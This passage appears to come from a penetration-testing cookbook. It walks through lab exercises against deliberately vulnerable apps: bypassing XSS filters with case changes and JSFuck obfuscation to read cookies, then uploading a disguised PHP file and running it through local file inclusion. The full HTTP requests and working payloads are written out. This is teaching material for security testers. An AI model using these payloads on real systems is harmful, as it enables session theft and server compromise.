
Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

<script>alert("XSS")</script>

```
Hello namealert("XSS")
```


2. Send that request to repeater and issue it again. As it can be seen in the next screenshot, the opening script tag is removed:



```
GET
/dvwa/vulnerabilities/xss_r/?name=name%3Cscript%3Ealert%28%22
XSS%22%29%3C%2Fscript%3E HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/dvwa/vulnerabilities/xss_r/
Cookie: security=medium;
PHPSESSID=sad219s68je3bd4ds9miq0msl7;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

```
<div class="body_padded">
        <h1>Vulnerability: Reflected Cross Site Scripting
(XSS)</h1>

        <div class="vulnerable_code_area">

                <form name="XSS" action="#" method="GET">
                        <p>What's your name?</p>
                        <input type="text" name="name">
                        <input type="submit"
value="Submit">
                </form>

                <pre>Hello namealert("XSS")</script></pre>

        </div>

        <h2>More info</h2>

        <ul>
                <li><a
```


3. There are multiple ways in which we can try to overcome this obstacle. A very common mistake made when implementing this type of protection is to make case-sensitive comparisons when validating and sanitizing inputs. Send the request again, but this time change the capitalization of the word `script`, and use `sCriPt` instead:



```
GET
/dvwa/vulnerabilities/xss_r/?name=name%3CsCriPt%3Eale
rt%28%22XSS%22%29%3C%2Fscript%3E HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.56.11/dvwa/vulnerabilities/xss_r/
Cookie: security=medium;
PHPSESSID=sad219s68je3bd4ds9miq0msl7;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

```
        <h1>Vulnerability: Reflected Cross Site Scripting
(XSS)</h1>

        <div class="vulnerable_code_area">

                <form name="XSS" action="#" method="GET">
                        <p>What's your name?</p>
                        <input type="text" name="name">
                        <input type="submit" value="Submit">
                </form>

                <pre>Hello name<sCriPt>alert("XSS")</script></pre>

        </div>

        <h2>More info</h2>

        <ul>
                <li><a
href="http://hiderefer.com/?http://ha.ckers.org/xss.html"
target="_blank">http://ha.ckers.org/xss.html</a></li>
```

4. According to the output in **Repeater**, and as shown in the following screenshot, that change is sufficient to exploit a **Cross-Site Scripting** (**XSS**) vulnerability:



How it works...

In this recipe, we demonstrated a very simple way to bypass a poorly implemented security control, as most programming languages are case sensitive when comparing strings. A simple blacklist is not enough protection against injection attacks. Unfortunately, it is not uncommon for a penetration tester to see these kinds of implementations in real-world applications.

There's more...

There are so many ways to use capitalization, encoding, and many different HTML tags and events to trigger XSS vulnerabilities that it is almost impossible to create a comprehensive list of forbidden words or characters. A few other alternatives we had in this exercise are as follows:

- Use a different HTML tag, such as `&lt;img>`, `&lt;video>`, and `&lt;div>`, and inject the code in its `src` parameter or its event handlers, such as `onload`, `onerror`, and `onmouseover`.

- Nest multiple script tags, for example, `&lt;scr&lt;script>ipt>`. So, if the `&lt;script>` tag is deleted, another tag is formed as a result of its deletion.
- Try different encoding on the whole payload or certain parts of it; for example, we could have URL-encoded `&lt;script>` to `%3c%73%63%72%69%70%74%3e`.

A more comprehensive list of validation and filtering bypass can be found at `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`.

Exploiting Cross-Site Scripting using obfuscated code

In the preceding recipe, we faced a filtering mechanism that removed the opening script tag. As `&lt;script>` is not the only tag that may be used in an XSS attack and JavaScript code is more consistent than HTML in terms of capitalization and structure, some filters try to restrict the use of words and characters belonging to JavaScript code, such as alert, cookie, and document.


In this recipe, we will explore an alternative, a somewhat extreme one maybe, of code obfuscation using a so-called esoteric language called JSFuck (`http://JSFuck.com`).

How to do it...

For this recipe, we will use the prototyping features provided by the Magical Code Injection Rainbow, an application included in our OWASP BWA vulnerable virtual machine:

1. First, go to the application and select **XSSmh** from the menu to go to the XSS sandbox. Here, we can set up a field vulnerable to XSS with custom types of sanitization.
2. In our case, we will use the last **Sanitization Level**: **Case-Insesitively and Repetitively Remove Blacklisted Items**, matching **Keywords**.
3. In **Sanitization Parameters**, we will need to enter the blacklisted words and characters—add `alert,document,cookie,href,location,and src`. This will greatly limit the range of action of a possible attacker exploiting the application.

4. The **Input Sanitization** section should look like this:



XSSmh - Cross-Site Scripting


| Cross-Site Scripting || Challenges |

Input Sanitization:

Criteria for manipulating, escaping, or rejecting attack strings

Double-up Single Quotes:	☐
Sanitization Level:	Case-Insensitively and Repetitively Remove Blacklisted Items
Pattern matching style	Keywords [✓ ●] Regexes ○
Enter comma-separated keywords or regexes to whitelist or blacklist below.	
Sanitization Parameters:	alert,document,cookie,href,location,src

5. Now, test a common injection that displays the cookie in an alert message, as follows:




Injection Parameters:

Enter your attack string and point of injection

Injection String:	`<script>alert(document.cookie)</script>`
Injection Location:	Body
Custom HTML (*INJECT* specifies injection point):	
Persistent?	☐

As you will see, no alert is shown. This is because of the sanitization options we configured.

6. In order to bypass this protection, we will need to find a way to obfuscate the code so that it is approved by the validation mechanism and still recognized and executed by the browser. Here is where JSFuck comes into play. On your base machine, navigate to `http://jsfuck.com`. The site describes the language and how it goes about generating JavaScript code with only six different characters, namely *[,], (,), +,* and *!*.
7. You will also find that this site has a form to convert normal JavaScript to JSFuck representation; try converting `alert(document.cookie);`, which is the payload we are trying to get executed. As can be seen in the following screenshot, that simple string generates a code of almost 13,000 characters, which is too much to send in a `GET` request. We need to find a way to reduce that amount:



JSFuck

JSFuck is an esoteric and educational programming style based on the atomic parts of JavaScript. It uses only six different characters to write and execute code.

It does not depend on a browser, so you can even run it on Node.js.

Use the form below to convert your own script. Uncheck "eval source" to get back a plain string.

alert(document.cookie);


```
[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+
[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+
(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])
[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+
(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+
([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+
[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])
[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])
[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])
[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]](!+[]+!+[]+[+[]])))()
```

12959 chars

8. What we can do is to not obfuscate the whole payload, but only the parts that are necessary to bypass the sanitization. Make sure that the **Eval Source** option is not set, and obfuscate the following strings:
    - `ert`
    - `d`
    - `e`
9. Now, we will integrate the obfuscated code into a full payload. As the JSFuck output is interpreted by the JavaScript engine as text, we will need to use the `eval` function to execute it. The final payload would be as follows:

```
&lt;script>eval("al"+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]
+(!![]+[])[+[]]+"('XSS
'+"+([][[]]+[])[!+[]+!+[]]+"ocument.cooki"+(!![]+[])[!+[]+!+[]+
!+[]]+")");&lt;/script>
```

10. Insert the payload in the injection string and click on **Inject**. The code should be executed as follows:


XSSmh - Cross-Site Scripting
| Cross-Site Scripting || Challenges |
OK

XSS PHPSESSID=1t41621j2b4uetva7u5ri5ol53; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=B2209FFDA0182B3D48B1CF6BC2B851DC

Pattern matching style — Keywords [✓] Regexes
Enter comma-separated keywords or regexes to whitelist or blacklist below.
Sanitization Parameters: alert,document,cookie,href,location,src

How it works...

By obfuscating the payload, we are able to bypass security controls based in the recognition of words and characters. We chose to use the language JSFuck to obfuscate the code as it is in fact JavaScript.

JSFuck obfuscates the code by manipulating Boolean values and predefined constants to form printable characters, for example, to get the character `a`:

1. `a` is the second letter of `false` and it also can be represented as the second element of an array: false[1].
2. That can also be represented as `(false+[])[1]`.
3. Also, `false`, as a Boolean value, is the negation of an empty array `![]`. So, the above expression could also be `(![]+[])[1]`.
4. The number `1` can also be `+true`, which leaves `(![]+[])[+true]`.
5. Finally, we all know true is the opposite of false, then `!![]`, and our final string is `(![]+[])[+!![]]`.

We used the obfuscation only over a few letters of each blacklisted word, so we did not make a payload that is too big, but we were also able to bypass it. As this obfuscation generates a string, we need to use `eval` to instruct the interpreter to treat that string as a piece of executable code.


Bypassing file upload restrictions

In previous chapters, we have seen how to avoid some restrictions in file uploads. In this recipe, we will face a more complete, although still insufficient, validation and chain another vulnerability in order to, first, upload a webshell into the server, and second, move it into a directory where we can execute it from.

How to do it...

For this recipe, we need Mutillidae II in our vulnerable VM to be at security level, use the Toggle Security option in the menu to set it, and use Burp Suite as proxy:

1. In Mutillidae II's menu, go to **Others** | **Unrestricted File Upload** | **File Upload**.
2. The first test will be to attempt uploading a PHP webshell. You can use the ones we used in previous chapters or make a new one. As follows, the upload will fail and we will receive a detailed description of why it failed:



Upload a File

File uploaded to /tmp/php4KVDWt

Moving file was not attempted

Validation performed. File extension php not allowed. File type application/x-php not allowed.

Original File Name	webshell.php
Temporary File Name	/tmp/php4KVDWt
Permanent File Name	/tmp/webshell.php
File Type	application/x-php
File Size	115 Bytes


Please choose file to upload

From the preceding response, we can infer that the files are uploaded to `/tmp` in the server, first using a randomly generated name, then file extension and type are checked, and if they are allowed, the file is renamed to its original name. So, in order to upload and execute a PHP file (a webshell) in this server, we need to change its extension and the `Content-Type` header in the request.

3. Let's first try and upload a script that will tell us what the working directory (or document root) of the web server is, so that we know where to copy our webshell to once it is uploaded. Create a file `sf-info.php` containing the following code:

```
&lt;?
system('pwd');
system('ls');
?>
```


4. Upload it by intercepting the upload request and changing the extension to `.jpg` in the `filename` parameter and the `Content-Type` to `image/jpeg`, as follows:



```
POST /mutillidae/index.php?page=upload-file.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/mutillidae/index.php?page=upload-file.php
Cookie: showhints=0; PHPSESSID=sad219s68je3bd4ds9miq0ms17; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------15856268817723569991160087702
Content-Length: 656

-----------------------------15856268817723569991160087702
Content-Disposition: form-data; name="UPLOAD_DIRECTORY"

/tmp
-----------------------------15856268817723569991160087702
Content-Disposition: form-data; name="MAX_FILE_SIZE"

20000
-----------------------------15856268817723569991160087702
Content-Disposition: form-data; name="filename"; filename="sf-info.jpg"
Content-Type: image/jpeg

<?
system('pwd');
system('ls');
?>
```

5. Now, go to BurpSuite's Proxy History and send any `GET` request to Mutillidae to repeater. We will use this to execute our recently uploaded file by exploiting a Local File Inclusion vulnerability.

6. In **Repeater**, replace the value of the `page` parameter in the URL by `../../../../tmp/sf-info.jpg` and send the request. The result, as displayed in the following screenshot, will tell us the working directory for the web server and the content of such a directory:



